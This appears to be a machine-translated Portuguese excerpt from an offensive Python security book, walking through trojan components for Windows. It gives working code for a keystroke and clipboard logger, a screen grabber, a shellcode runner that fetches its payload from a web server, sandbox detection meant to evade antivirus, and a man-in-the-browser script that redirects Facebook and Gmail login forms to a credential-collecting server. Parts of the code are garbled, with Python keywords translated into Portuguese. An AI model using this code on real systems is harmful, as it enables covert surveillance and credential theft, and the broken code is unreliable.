O keylogging é um dos truques mais antigos e ainda hoje é empregado com vários níveis de furtividade. Os invasores ainda o utilizam porque é extremamente eficaz na captura de informações confidenciais, como credenciais ou conversas.

Uma excelente biblioteca Python chamada PyHook¹ nos permite capturar facilmente todos os eventos de teclado. Ela tira proveito da função nativa do Windows SetWindowsHookEx, que permite instalar uma função definida pelo usuário a ser chamada para determinados eventos do Windows. Ao registrar um gancho para eventos de teclado, podemos capturar todos os pressionamentos de tecla que um alvo emite. Além disso, queremos saber exatamente em qual processo eles estão executando esses pressionamentos de tecla, para que possamos determinar quando nomes de usuário, senhas ou outras informações úteis são inseridas. O PyHook cuida de toda a programação de baixo nível para nós, o que deixa a lógica central do keystroke logger por nossa conta. Vamos abrir o *keylogger.py* e inserir alguns dos componentes do encanamento:

```
from ctypes import *
import pythoncom
import pyHook
import win32clipboard

user32= windll.user32
kernel32 = windll.kernel32
psapi= windll.psapi
current_window = None

def get_current_process():

    # Obter um identificador para a janela em primeiro plano
    ① hwnd = user32.GetForegroundWindow()

    # encontrar o ID do
    # processo pid =
    c_ulong(0)
    ② user32.GetWindowThreadProcessId(hwnd, byref(pid))

    # Armazene o ID do processo atual
    process_id = "%d" % pid.value

    # pegue o executável
    executável = create_string_buffer("\x00" * 512)
    ③ h_process = kernel32.OpenProcess(0x400 | 0x10, False, pid)

    ④ psapi.GetModuleBaseNameA(h_process,None,byref(executável),512) #

    agora leia seu título
    window_title = create_string_buffer("\x00" * 512)
    ⑤ length = user32.GetWindowTextA(hwnd, byref(window_title),512)
```

1. Faça o download do PyHook aqui: <http://sourceforge.net/projects/pyhook/>.

```

# imprima o cabeçalho se estivermos no processo correto
print
⑥ print "[ PID: %s - %s - %s ]" % (process_id, executable.value, window_-
title.value)
impressão

# Fechar os identificadores
kernel32.CloseHandle(hwnd)
kernel32.CloseHandle(h_process)

```

Muito bem! Então, acabamos de colocar algumas variáveis auxiliares e uma função que capturará a janela ativa e sua ID de processo associada. Primeiro, chamamos `GetForegroundWindow` ①, que retorna um identificador para a janela ativa na área de trabalho do alvo. Em seguida, passamos esse identificador para a função `GetWindowThreadProcessId` ② para recuperar o ID do processo da janela. Em seguida, abrimos o processo ③ e, usando o identificador do processo resultante, encontramos o nome real do executável ④ do processo. A etapa final é obter o texto completo da barra de título da janela usando a função `GetWindowTextA` ⑤. No final da nossa função auxiliar, exibimos todas as informações ⑥ em um cabeçalho agradável, para que você possa ver claramente quais teclas foram pressionadas em cada processo e janela. Agora vamos colocar a parte principal do nosso registrador de pressionamento de tecla no lugar para finalizá-lo.

```

def KeyStroke(event):

    global current_window

    # Verificar se as janelas de destino foram alteradas
    ① if event.WindowName != current_window:
        current_window = event.WindowName
        get_current_process()

    # se eles pressionaram uma tecla padrão
    ② if event.Ascii > 32 and event.Ascii < 127:
        print chr(event.Ascii),
        e mais:
            # se [Ctrl-V], obtenha o valor na área de transferência
    ③     se event.Key == "V":

            win32clipboard.OpenClipboard()
            valor_colado = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()

            imprimir "[PASTE] - %s" % (valor_colado),

    else:

        print "[%s]" % event.Key,

    # Passar a execução para o próximo gancho
    registrado Return True

```



```
# criar e registrar um gerenciador de ganchos
❸ kl= pyHook.HookManager()
kl.KeyDown = KeyStroke

# registre o gancho e execute para sempre
kl.HookKeyboard()
pythoncom.PumpMessages()
```

Isso é tudo o que você precisa! Definimos nosso PyHook HookManager **❸** e, em seguida, vinculamos o evento KeyDown à nossa função de retorno de chamada definida pelo usuário KeyStroke **❹**. Em seguida, instruímos o PyHook a conectar todos os pressionamentos de tecla **❺** e continuar a execução. Sempre que o alvo pressiona uma tecla no teclado, nossa função KeyStroke é chamada com um objeto de evento como seu único parâmetro. A primeira coisa que fazemos é verificar se o usuário mudou de janela **❻** e, em caso afirmativo, obtemos o nome da nova janela e as informações do processo. Em seguida, verificamos o pressionamento de tecla que foi emitido **❼** e, se ele estiver dentro do intervalo imprimível em ASCII, simplesmente o imprimimos. Se for um modificador (como as teclas SHIFT, CTRL ou ALT) ou qualquer outra tecla fora do padrão, pegamos o nome da tecla no objeto de evento. Também verificamos se o usuário está executando uma operação de colar **❽** e, nesse caso, despejamos o conteúdo da área de transferência. A função de retorno de chamada é concluída retornando True para permitir que o próximo gancho da cadeia - se houver - processe o evento. Vamos dar uma olhada!

Chutando os pneus

É fácil testar nosso keylogger. Basta executá-lo e começar a usar o Windows normalmente. Tente usar o navegador da Web, a calculadora ou qualquer outro aplicativo e veja os resultados no terminal. O resultado abaixo parecerá um pouco estranho, o que se deve apenas à formatação do livro.

```
C:\>python keylogger-hook.py

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe key logger-hook.py ]

t e s t

[ PID: 120 - IEXPLORE.EXE - Bing - Microsoft Internet Explorer ] w w

w . n o s t a r c h . c o m [Return]

[ PID: 3836 - cmd.exe - C:\WINDOWS\system32\cmd.exe -
c:\Python27\python.exe keylogger-hook.py ]

[Lwin] r

[ PID: 1944 - Explorer.EXE - Executar ]
```



```
c a l c [Return]  
[PID: 2848 - calc.exe - Calculadora].  
1 [Lshift] + 1 =
```

Você pode ver que digitei a palavra *teste* na janela principal onde o script do keylogger foi executado. Em seguida, abri o Internet Explorer, accesei o site www.nostarch.com e executei alguns outros aplicativos. Agora podemos dizer com segurança que nosso keylogger pode ser adicionado ao nosso conjunto de truques de trojaning! Vamos passar a fazer capturas de tela.

Como fazer capturas de tela

A maioria das estruturas de malware e de teste de penetração inclui o recurso de fazer capturas de tela contra o alvo remoto. Isso pode ajudar a capturar imagens, quadros de vídeo ou outros dados confidenciais que talvez você não veja com uma captura de pacotes ou keylogger. Felizmente, podemos usar o pacote PyWin32 (consulte "Instalação dos pré-requisitos" na página 138) para fazer chamadas nativas à API do Windows para capturá-las.

Um capturador de tela usará a GDI (Graphics Device Interface) do Windows para determinar as propriedades necessárias, como o tamanho total da tela, e para capturar a imagem. Alguns softwares de captura de tela capturam apenas uma imagem da janela ou do aplicativo ativo no momento, mas, no nosso caso, queremos a tela inteira. Vamos começar. Abra o arquivo *screenshotter.py* e insira o código a seguir:

```
importar  
win32gui  
importar  
win32ui  
importar  
win32con  
importar  
win32api  
  
# pegue uma alça para a janela principal da área de trabalho  
hdesktop = win32gui.GetDesktopWindow()  
  
# Determinar o tamanho de todos os monitores em pixels  
② width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)  
height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)  
left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN) top =  
win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)  
  
# criar um contexto de dispositivo  
③ desktop_dc = win32gui.GetWindowDC(hdesktop) img_dc  
= win32ui.CreateDCFromHandle(desktop_dc)  
  
# criar um contexto de dispositivo baseado em memória  
mem_dc = img_dc.CreateCompatibleDC()
```



```
# criar um objeto bitmap
❸ screenshot = win32ui.CreateBitmap()
screenshot.CreateCompatibleBitmap(img_dc, width, height)
mem_dc.SelectObject(screenshot)

# Copie a tela em nosso contexto de dispositivo de memória
❹ mem_dc.BitBlt((0, 0), (width, height), img_dc, (left, top), win32con.SRCCOPY)

❺ # salvar o bitmap em um arquivo
screenshot.SaveBitmapFile(mem_dc, 'c:\\\\WINDOWS\\\\Temp\\\\screenshot.bmp')

# Liberar nossos objetos
mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())
```

Vamos analisar o que esse pequeno script faz. Primeiro, adquirimos um identificador para toda a área de trabalho ❶, que inclui toda a área visível em vários monitores. Em seguida, determinamos o tamanho da(s) tela(s) ❷ para sabermos as dimensões necessárias para a captura de tela. Criamos um contexto de dispositivo² usando a chamada de função GetWindowDC ❸ e passamos um identificador para nossa área de trabalho. Em seguida, precisamos criar um contexto de dispositivo baseado em memória ❹ onde armazenaremos nossa captura de imagem até armazenarmos os bytes de bitmap em um arquivo. Em seguida, criamos um objeto bitmap ❺ que é definido como o contexto de dispositivo de nossa área de trabalho.

A chamada SelectObject define o contexto do dispositivo baseado em memória para apontar para o objeto de bitmap que estamos capturando. Usamos a função BitBlt ❻ para obter uma cópia bit a bit da imagem da área de trabalho e armazená-la na memória.

baseado em contexto. Pense nisso como uma chamada `memcpy` para objetos GDI. A etapa final é despejar essa imagem no disco ❼. Esse script é fácil de testar: Basta executá-lo na linha de comando e verificar se o arquivo `screenshot.bmp` está no diretório C:\\WINDOWS\\Temp. Vamos passar para a execução do shellcode.

Execução de código de shell Pythonic

Pode chegar um momento em que você queira interagir com uma das máquinas-alvo ou usar um novo módulo de exploração interessante de seu teste de penetração favorito ou estrutura de exploração. Isso normalmente, embora nem sempre, exige alguma forma de execução de shellcode. Para executar o shellcode bruto, basta criar um buffer na memória e, usando o módulo `ctypes`, criar um ponteiro de função para essa memória e chamar a função. No nosso caso, usaremos o `urllib2` para obter o shellcode de um servidor da Web no formato base64 e, em seguida, executá-lo. Vamos começar! Abra o `shell_exec.py` e digite o seguinte código:

```
importar
urllib2
importar ctypes
importar base64
```

2. Para saber tudo sobre contextos de dispositivos e programação GDI, visite a página do MSDN aqui: [http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/windows/desktop/dd183553(v=vs.85).aspx).

```
# Recupere o shellcode do nosso servidor da Web
url = "http://localhost:8000/shellcode.bin"
❶ response = urllib2.urlopen(url)

# Decodifique o código de shell a partir da base64
shellcode = base64.b64decode(response.read())

# criar um buffer na memória
❷ shellcode_buffer = ctypes.create_string_buffer(shellcode, len(shellcode))

# criar um ponteiro de função para nosso código de shell
shellcode_func      = ctypes.cast(shellcode_buffer, ctypes.CFUNCTYPE(
    (ctypes.c_void_p)()

# chamar nosso shellcode
❸ shellcode_func()
```

Não é incrível? Começamos recuperando nosso shellcode codificado em base64 do nosso servidor da Web ❶. Em seguida, alocamos um buffer ❷ para armazenar o shellcode depois de decodificá-lo. A função `ctypes cast` nos permite converter o buffer para agir como um ponteiro de função ❸, de modo que possamos chamar nosso código de shell como chamaríamos qualquer função normal do Python. Terminamos chamando nosso ponteiro de função, o que faz com que o shellcode seja executado ❹.

Chutando os pneus

Você pode codificar manualmente algum código de shell ou usar sua estrutura de pentesting favorita, como o CANVAS ou o Metasploit³, para gerá-lo para você. No meu caso, escolhi um código de shell de retorno de chamada do Windows x86 para o CANVAS. Armazene o shellcode bruto (não o buffer de string!) em `/tmp/shellcode.raw` em sua máquina Linux e execute o seguinte:

```
justin$ base64 -i shellcode.raw > shellcode.bin
justin$ python -m SimpleHTTPServer
Servindo HTTP em 0.0.0.0 porta 8000 ...
```

Simplesmente codificamos o código shell com base 64 usando a linha de comando padrão do Linux. O próximo pequeno truque usa o módulo `SimpleHTTPServer` para tratar seu diretório de trabalho atual (no nosso caso, `/tmp/`) como sua raiz da Web. Todas as solicitações de arquivos serão atendidas automaticamente para você. Agora, solte o script `shell_exec.py` em sua VM do Windows e execute-o. Você deverá ver o seguinte em seu terminal Linux:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

3. Como o CANVAS é uma ferramenta comercial, dê uma olhada neste tutorial para gerar cargas de

pagamento do Metasploit aqui: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Isso indica que seu script recuperou o shellcode do servidor Web simples que você configurou usando o módulo `SimpleHTTPServer`. Se tudo correr bem, você receberá um shell de volta à sua estrutura e terá aberto o `calc.exe`, exibido uma caixa de mensagem ou qualquer outra coisa para a qual o shellcode foi compilado.

Detectação de sandbox

Cada vez mais, as soluções antivírus empregam alguma forma de sandboxing para determinar o comportamento de espécimes suspeitos. Independentemente de essa sandbox ser executada no perímetro da rede, o que está se tornando mais popular, ou na própria máquina-alvo, devemos fazer o melhor possível para evitar denunciar qualquer defesa em vigor na rede do alvo. Podemos usar alguns indicadores para tentar determinar se o nosso trojan está sendo executado em uma sandbox. Monitoraremos a máquina-alvo em busca de entradas recentes do usuário, incluindo toques de tecla e cliques de mouse.

Em seguida, adicionaremos alguma inteligência básica para procurar pressionamentos de teclas, cliques de mouse e cliques duplos. Nossa script também tentará determinar se o operador da sandbox está enviando entradas repetidamente (ou seja, uma sucessão rápida suspeita de cliques contínuos do mouse) para tentar responder a métodos rudimentares de detecção de sandbox. Compararemos a última vez que um usuário interagiu com a máquina com o tempo de execução da máquina, o que deve nos dar uma boa ideia se estamos dentro de uma sandbox ou não. Uma máquina comum tem muitas interações em algum momento do dia, desde que foi inicializada, enquanto um ambiente de sandbox geralmente não tem nenhuma interação com o usuário.

porque as sandboxes são normalmente usadas como uma técnica de análise automatizada de malware.

Podemos então determinar se queremos continuar a execução ou não. Vamos começar a trabalhar em algum código de detecção de sandbox. Abra o arquivo `sandbox_detect.py` e insira o seguinte código:

```
importar ctypes
importar random
importar time
importar sys

user32=  ctypes.windll.user32
kernel32 = ctypes.windll.kernel32

pressionamentos de teclas= 0
cliques do mouse= 0
double_clicks= 0
```

Essas são as principais variáveis em que rastrearemos o número total de cliques do mouse, cliques duplos e pressionamentos de teclas. Mais tarde, analisaremos também o tempo dos eventos do mouse. Agora vamos criar e testar alguns códigos

para detectar há quanto tempo o sistema está em execução e quanto tempo se passou desde a última entrada do usuário. Adicione a seguinte função ao seu script `sandbox_detect.py`:

```
class LASTINPUTINFO(ctypes.Structure):
    _fields_ = [("cbSize", ctypes.c_uint),
               ("dwTime", ctypes.c_ulong)
              ]

def get_last_input():

    struct_lastinputinfo = LASTINPUTINFO()
    ❶ struct_lastinputinfo.cbSize = ctypes.sizeof(LASTINPUTINFO)

    # obter a última entrada registrada
    ❷ user32.GetLastInputInfo(ctypes.byref(struct_lastinputinfo))

    # agora determine há quanto tempo a máquina está funcionando
    ❸ tempo_de_execução = kernel32.GetTickCount()

    elapsed = run_time - struct_lastinputinfo.dwTime

    print "[*] Já se passaram %d milissegundos desde o último evento de entrada."
    % elapsed

    return elapsed

# REMOVA O CÓDIGO DE TESTE APÓS ESTE PARÁGRAFO!
❹ while True:
    get_last_input()
    time.sleep(1)
```

Definimos uma estrutura `LASTINPUTINFO` que conterá o registro de data e hora (em milissegundos) de quando o último evento de entrada foi detectado no sistema. Observe que você precisa inicializar a variável `cbSize` ❶ com o tamanho da estrutura antes de fazer a chamada. Em seguida, chamamos a função `GetLastInputInfo` ❷, que preenche nosso campo `struct_lastinputinfo.dwTime` com o registro de data e hora. A próxima etapa é determinar há quanto tempo o sistema está em execução usando a chamada da função `GetTickCount` ❸. O último pequeno trecho de código ❹ é um código de teste simples em que você pode executar o script e, em seguida, mover o mouse ou pressionar uma tecla no teclado e ver esse novo trecho de código em ação.

A seguir, definiremos os limites para esses valores de entrada do usuário. Mas, primeiro, vale a pena observar que o tempo total de execução do sistema e o último evento de entrada de usuário detectado também podem ser relevantes para o seu método específico de implantação. Por exemplo, se você sabe que só está implantando usando uma tática de phishing, então é provável que o usuário tenha que clicar ou executar alguma operação para ser infectado. Isso significa que, no último minuto ou dois, você veria a entrada do usuário. Se, por algum motivo, você perceber que a máquina está em execução há 10 minutos e que a última entrada detectada foi há 10 minutos, é provável que você esteja em uma sandbox que não processou nenhuma entrada de usuário. Essas chamadas de julgamento fazem parte de um bom trojan que funciona de forma consistente.

Essa mesma técnica pode ser útil para sondar o sistema para ver se um usuário está ocioso ou não, pois talvez você só queira começar a fazer capturas de tela quando ele estiver usandoativamente a máquina e, da mesma forma, talvez só queira transmitir dados ou executar outras tarefas quando o usuário parecer estar off-line. Você também pode, por exemplo, modelar um usuário ao longo do tempo para determinar os dias e as horas em que ele normalmente fica on-line.

Vamos excluir as três últimas linhas de código de teste e adicionar algum código adicional para examinar as teclas pressionadas e os cliques do mouse. Desta vez, usaremos uma solução pura de `ctypes`, em vez do método PyHook. Você também pode usar facilmente o PyHook para essa finalidade, mas ter alguns truques diferentes em sua caixa de ferramentas sempre ajuda, pois cada antivírus e tecnologia de sandboxing tem suas próprias maneiras de detectar esses truques. Vamos começar a programar:

```
def get_key_press():

    global mouse_clicks
    global keystrokes

    ❶    para i em range(0,0xff):
        ❷        se user32.GetAsyncKeyState(i) == -32767:

            # 0x1 é o código para um clique com o botão esquerdo do mouse
            ❸            se i == 0x1:
                mouse_clicks += 1
                return time.time()
        ❹        elif i > 32 and i < 127:
            keystrokes += 1

    retornar Nenhum
```

Essa função simples nos informa o número de cliques do mouse, o tempo dos cliques do mouse e quantos toques no teclado o alvo emitiu. Isso funciona por meio da iteração sobre o intervalo de teclas de entrada válidas ❶; para cada tecla, verificamos se a tecla foi pressionada usando a função `GetAsyncKeyState` ❷ chamada de função. Se a tecla for detectada como pressionada, verificaremos se é `0x1` ❸, que é o código da tecla virtual para um clique com o botão esquerdo do mouse. Aumentamos o número total de cliques do mouse e retornamos o registro de data e hora atual para que possamos realizar cálculos de tempo posteriormente. Também verificamos se há pressionamentos de tecla ASCII no teclado ❹ e, se houver, simplesmente incrementamos o número total de pressionamentos de tecla detectados. Agora vamos combinar os resultados dessas funções em nosso loop principal de detecção de sandbox. Adicione o seguinte código ao `sandbox_detect.py`:

```
def detect_sandbox():

    global mouse_clicks
    global keystrokes

    ❶    max_keystrokes= random.randint(10,25)
```

```
max_mouse_clicks = random.randint(5,25)
```

```

double_clicks= 0
max_double_clicks=      10
double_click_threshold = 0,250 # em segundos
first_double_click=      None

average_mousetime= 0
max_input_threshold=     30000 # em milissegundos

previous_timestamp = None
detection_complete = False

❷    last_input = get_last_input()

# se atingirmos nosso limite, vamos sair se
last_input >= max_input_threshold:
    sys.exit(0)

enquanto não for detection_complete:

❸    keypress_time = get_key_press()

se keypress_time não for None e previous_timestamp não for None: #

    calcular o tempo entre cliques duplos
❹    decorrido = keypress_time - previous_timestamp

# o usuário clicou duas vezes
❺    se decorrido <= limite_de_clique_duplo:
        cliques_duplos += 1

se first_double_click for None:

    # Pegue o registro de data e hora do primeiro clique duplo
    first_double_click = time.time()

e mais:

❻    se double_clicks == max_double_clicks:
        se keypress_time - first_double_click <= -
            (max_double_clicks * double_click_threshold):
            sys.exit(0)

# estamos satisfeitos com a entrada suficiente de usuários
❽    se pressionamentos de teclas >= max_keystrokes e
        double_clicks >= max_double_clicks e mouse_clicks >=
        max_mouse_clicks:

        retorno

previous_timestamp = keypress_time

elif keypress_time is not None:
    previous_timestamp = keypress_time

detect_sandbox()
print "We are ok!"

```

Tudo bem. Preste atenção à indentação nos blocos de código acima! Começamos definindo algumas variáveis ❶ para rastrear o tempo dos cliques do mouse e alguns limites em relação ao número de pressionamentos de tecla ou cliques do mouse que nos satisfazem antes de considerarmos que estamos executando fora de uma caixa de areia. Randomizamos esses limites a cada execução, mas é claro que você pode definir seus próprios limites com base em seus próprios testes.

Em seguida, recuperamos o tempo decorrido ❷ desde que alguma forma de entrada do usuário foi registrada no sistema e, se acharmos que já passou muito tempo desde que vimos a entrada (com base em como a infecção ocorreu, conforme mencionado anteriormente), saímos e o cavalo de Troia morre. Em vez de morrer aqui, você também pode optar por fazer alguma atividade inócuas, como ler chaves de registro aleatórias ou verificar arquivos. Depois de passarmos por essa verificação inicial, passamos para o nosso loop primário de detecção de pressionamento de tecla e clique do mouse.

Primeiro, verificamos se há pressionamentos de teclas ou cliques de mouse ❸ e sabemos que, se a função retornar um valor, ele é o registro de data e hora de quando ocorreu o clique do mouse. Em seguida, calculamos o tempo decorrido entre os cliques do mouse ❹ e o comparamos com nosso limite ❺ para determinar se foi um clique duplo.

clique. Juntamente com a detecção de cliques duplos, estamos procurando ver se o operador da sandbox está transmitindo eventos de cliques ❻ para dentro da sandbox para tentar enganar as técnicas de detecção da sandbox. Por exemplo, seria muito estranho ver 100 cliques duplos seguidos durante o uso normal do computador. Se o número máximo de cliques duplos tiver sido atingido e eles tiverem ocorrido em rápida sucessão ❼, nós nos retiramos. Nossa etapa final é verificar se passamos por todas as verificações e atingimos o número máximo de cliques, toques de tecla e cliques duplos ❽; nesse caso, saímos da nossa função de detecção de sandbox.

Recomendo que você ajuste e brinque com as configurações e acrescente recursos adicionais, como a detecção de máquinas virtuais. Talvez valha a pena rastrear o uso típico em termos de cliques de mouse, cliques duplos e pressionamentos de teclas em alguns computadores que você possui (quero dizer, possui - não aqueles que você invadiu!) para ver onde você acha que está o ponto ideal. Dependendo do seu alvo, talvez você queira configurações mais paranoicas ou talvez não se preocupe com a detecção de sandbox. O uso das ferramentas que você desenvolveu neste capítulo pode funcionar como uma camada básica de recursos a serem implementados no seu trojan e, devido à modularidade da nossa estrutura de trojaning, você pode optar por implementar qualquer uma delas.

9

FUN WITH INTERNET EXPLORER

A automação de COM do Windows serve para vários usos práticos, desde a interação com serviços baseados em rede até a incorporação de uma planilha do Microsoft Excel em seu próprio aplicativo. Todas as versões do Windows a partir do XP permitem que você incorpore uma planilha COM do Internet Explorer em seu próprio aplicativo.

nos aplicativos, e aproveitaremos essa capacidade neste capítulo. Usando o objeto nativo de automação do IE, criaremos um ataque do tipo man-in-the- browser em que podemos roubar credenciais de um site enquanto o usuário estiver interagindo com ele. Ampliaremos a capacidade desse ataque de roubo de credenciais para que vários sites-alvo possam ser coletados. A última etapa usará o Internet Explorer como um meio de exfiltrar dados de um sistema-alvo. Incluiremos alguma criptografia de chave pública para proteger os dados exfiltrados, de modo que somente nós possamos descriptografá-los.

Internet Explorer, você diz? Embora outros navegadores, como o Google Chrome e o Mozilla Firefox, sejam mais populares atualmente, a maioria dos ambientes corporativos ainda usa o Internet Explorer como navegador padrão. E, é claro, não é possível remover o Internet Explorer de um sistema Windows, portanto, essa técnica deve estar sempre disponível para o seu trojan do Windows.

Homem no navegador (mais ou menos)

Os ataques *man-in-the-browser* (*MitB*) existem desde a virada do novo milênio. Eles são uma variação do clássico ataque man-in-the-middle. Em vez de agir no meio de uma comunicação, o malware se instala e rouba credenciais ou informações confidenciais do navegador do alvo desavisado. A maioria dessas linhagens de malware (normalmente chamadas de *Browser Helper Objects*) se inserem no navegador ou injetam código para que possam manipular o próprio processo do navegador. À medida que os desenvolvedores de navegadores se tornam conscientes dessas técnicas e os fornecedores de antivírus procuram cada vez mais esse comportamento, temos que nos tornar um pouco mais sorrateiros. Ao aproveitar a interface COM nativa do Internet Explorer, podemos controlar qualquer sessão do IE para obter credenciais de sites de redes sociais ou logins de e-mail. É claro que você pode estender essa lógica para alterar a senha de um usuário ou realizar transações com a sessão conectada. Dependendo do seu alvo, também é possível usar essa técnica em conjunto com o módulo keylogger para forçá-lo a se autenticar novamente em um site enquanto você captura as teclas digitadas.

Começaremos criando um exemplo simples que observará um usuário navegando no Facebook ou no Gmail, desativará a autenticação e modificará o formulário de login para enviar o nome de usuário e a senha para um servidor HTTP que *controlamos*. Nosso servidor HTTP simplesmente redirecionará o usuário de volta para a página de login real.

Se você já fez algum desenvolvimento em JavaScript, perceberá que o modelo COM para interagir com o IE é muito semelhante. Estamos escolhendo o Facebook e o Gmail porque os usuários corporativos têm o péssimo的习惯 de reutilizar senhas e usar esses serviços para fins comerciais (particularmente, enviando e-mails de trabalho para o Gmail, usando o bate-papo do Facebook com colegas de trabalho e assim por diante). Vamos abrir o *mitb.py* e digitar o seguinte código:

```
import win32com.client
import time
import urlparse
import urllib

data_receiver = "http://localhost:8080/"

❷ target_sites = {} target_sites["www.facebook.com"] = {
    "logout_url" : Nenhum,
    "logout_form" : "logout_form",
    "login_form_index": 0,
    "owned" : False}

target_sites["accounts.google.com"] = {
    "logout_url" : "https://accounts.google.com/-Logout?hl=en&continue=https://accounts.google.com/-ServiceLogin%3Fservice%3Dmail",
    "logout_form" : None,
    "login_form_index" : 0,
    "owned" : False}
```



```
# Use o mesmo destino para vários domínios do Gmail
target_sites["www.gmail.com"]      = target_sites["accounts.google.com"]
target_sites["mail.google.com"]     = target_sites["accounts.google.com"]

clsid='{9BA05972-F6A8-11CF-A442-00A0C90A8F39}'
```

③ windows = win32com.client.Dispatch(clsid)

Esses são os ingredientes de nosso ataque do tipo "homem no navegador". Definimos nossa variável `data_receiver` ① como o servidor da Web que receberá as credenciais de nossos sites de destino. Esse método é mais arriscado, pois um usuário astuto pode ver o redirecionamento acontecer, portanto, como um futuro projeto de lição de casa, você pode pensar em maneiras de extrair cookies ou empurrar as credenciais armazenadas pelo DOM por meio de uma tag de imagem ou outros meios que pareçam menos suspeitos. Em seguida, configuraremos um dicionário de sites-alvo ② que nosso ataque suportará. Os membros do dicionário são os seguintes: `logout_url` é um URL que podemos redirecionar por meio de uma solicitação GET para forçar o usuário a fazer `logout`; `logout_form` é um elemento DOM que podemos enviar para forçar o `logout`; `login_form_index` é o local relativo no DOM do domínio de destino que contém o formulário de login que modificaremos; e o sinalizador `owned` nos informa se já capturamos as credenciais de um site de destino porque não queremos continuar forçando o usuário a fazer `login` repetidamente, caso contrário, o alvo pode suspeitar que algo está errado. Em seguida, usamos o ID de classe do Internet Explorer e instanciamos o objeto COM ③, que nos dá acesso a todas as guias e instâncias do Internet Explorer que estão em execução no momento.

Agora que temos a estrutura de suporte pronta, vamos criar o loop principal do nosso ataque:

enquanto True:

① para o navegador no Windows:

```
url = urlparse.urlparse(browser.LocationUrl)

② if url.hostname in target_sites:

③     if target_sites[url.hostname]["owned"]:
         continue

        # se houver um URL, podemos simplesmente redirecionar
        ④     if target_sites[url.hostname]["logout_url"]:
                browser.Navigate(target_sites[url.hostname]["logout_url"])
                wait_for_browser(browser)
```

e mais:

```
⑤     # Recuperar todos os elementos do documento
         full_doc = browser.Document.all

         # iterar, procurando o formulário de
         # logout for i in full_doc:
```


tentar:

```
# Encontre o formulário de logout e envie-o
❶ se i.id == target_sites[url.hostname]["logout_form"]:
    i.submit()
    wait_for_browser(browser)

exceto:
    passe

# agora modificamos o formulário
de login try:
    login_index = target_sites[url.hostname]["login_form_index"]
    login_page = urllib.quote(browser.LocationUrl)
❷ browser.Document.forms[login_index].action = "%s%s" % (data_-
receiver, login_page)
    target_sites[url.hostname]["owned"] = True

exceto:
    pass
ar time.sleep(5)
```

Este é o nosso loop principal, no qual monitoramos a sessão do navegador do nosso alvo em busca dos sites dos quais queremos obter credenciais. Começamos iterando por todos os objetos do Internet Explorer ❶ em execução no momento; isso inclui as guias ativas no IE moderno. Se descobrirmos que o alvo está visitando um dos nossos sites predefinidos ❷, poderemos iniciar a lógica principal do nosso ataque. A primeira etapa é determinar se já executamos um ataque contra esse site ❸; em caso afirmativo, não o executaremos novamente. (Isso tem um lado negativo, pois Se o usuário não digitou a senha corretamente, você pode perder suas credenciais; deixarei nossa solução simplificada como lição de casa para ser aprimorada).

Em seguida, testamos para ver se o site de destino tem um URL de logout simples para o qual podemos redirecionar ❹ e, se tiver, forçamos o navegador a fazer isso. Se o site de destino (como o Facebook) exigir que o usuário envie um formulário para forçar o logout, começamos a iterar no DOM ❺ e, quando descobrimos o ID do elemento HTML registrado no formulário de logout ❻, forçamos o envio do formulário. Depois que o usuário for redirecionado para o formulário de login, modificamos o endpoint do formulário para publicar o nome de usuário e a senha em um servidor que controlamos ❼ e, em seguida, esperamos que o usuário faça o login. Observe que colocamos o nome do host do nosso site de destino no final do URL do nosso servidor HTTP que coleta as credenciais. Isso é para que o nosso servidor HTTP saiba para qual site redirecionar o navegador depois de coletar as credenciais.

Você notará a função `wait_for_browser` mencionada em alguns pontos acima, que é uma função simples que aguarda que um navegador conclua um

como navegar para uma nova página ou aguardar o carregamento completo de uma página. Vamos adicionar essa funcionalidade agora, inserindo o seguinte código acima do loop principal do nosso script:

```
def wait_for_browser(browser):  
  
    # Esperar que o navegador termine de carregar uma página  
    while browser.ReadyState != 4 and browser.ReadyState != "complete":  
        time.sleep(0.1)  
  
    retorno
```

Muito simples. Estamos apenas procurando que o DOM seja totalmente carregado antes de permitir que o restante do nosso script continue a ser executado. Isso nos permite cronometrar cuidadosamente qualquer modificação ou operação de análise do DOM.

Criação do servidor

Agora que configuramos nosso script de ataque, vamos criar um servidor HTTP muito simples para coletar as credenciais à medida que elas são enviadas. Abra um novo arquivo chamado *cred_server.py* e insira o seguinte código:

```
importar  
SimpleHTTPServer  
importar SocketServer  
importar urllib  
  
class CredRequestHandler(SimpleHTTPServer.SimpleHTTPRequestHandler): def  
do_POST(self):  
    1     content_length = int(self.headers['Content-Length'])  
    2     creds = self.rfile.read(content_length).decode('utf-8')  
    3     credenciais de impressão  
    4     site = self.path[1:]  
    5     self.send_response(301)  
    self.send_header('Location',urllib.unquote(site))  
    self.end_headers()  
  
  6 server = SocketServer.TCPServer(('0.0.0.0', 8080), CredRequestHandler)  
server.serve_forever()
```

Esse simples trecho de código é nosso servidor HTTP especialmente projetado. Inicializamos a classe `TCPServer` básica com o IP, a porta e a classe `CredRequestHandler` ⑥, que será responsável pelo tratamento das solicitações HTTP POST.

Quando nosso servidor recebe uma solicitação do navegador do alvo, lemos o cabeçalho `Content-Length` ① para determinar o tamanho da solicitação e, em seguida, lemos o conteúdo da solicitação ② e o imprimimos ③. Em seguida, analisamos o site de origem (Facebook, Gmail etc.) ④ e forçamos o navegador de destino a redirecionar ⑤ de volta para a página principal do site de destino. Um recurso adicional que você pode adicionar aqui é enviar um e-mail para si mesmo a cada

As credenciais de tempo são recebidas para que você possa tentar fazer login usando as credenciais do alvo antes que ele tenha a chance de alterar a senha. Vamos dar uma olhada.

Chutando os pneus

Abra uma nova instância do IE e execute os scripts *mitb.py* e *cred_server.py* em janelas separadas. Você pode testar a navegação em vários sites primeiro para ter certeza de que não está observando nenhum comportamento estranho, o que não deveria acontecer.

Agora, navegue até o Facebook ou Gmail e tente fazer login. Na janela *cred_server.py*, você deverá ver algo como o seguinte, usando o Facebook como exemplo:

```
C:\>python.exe cred_server.py
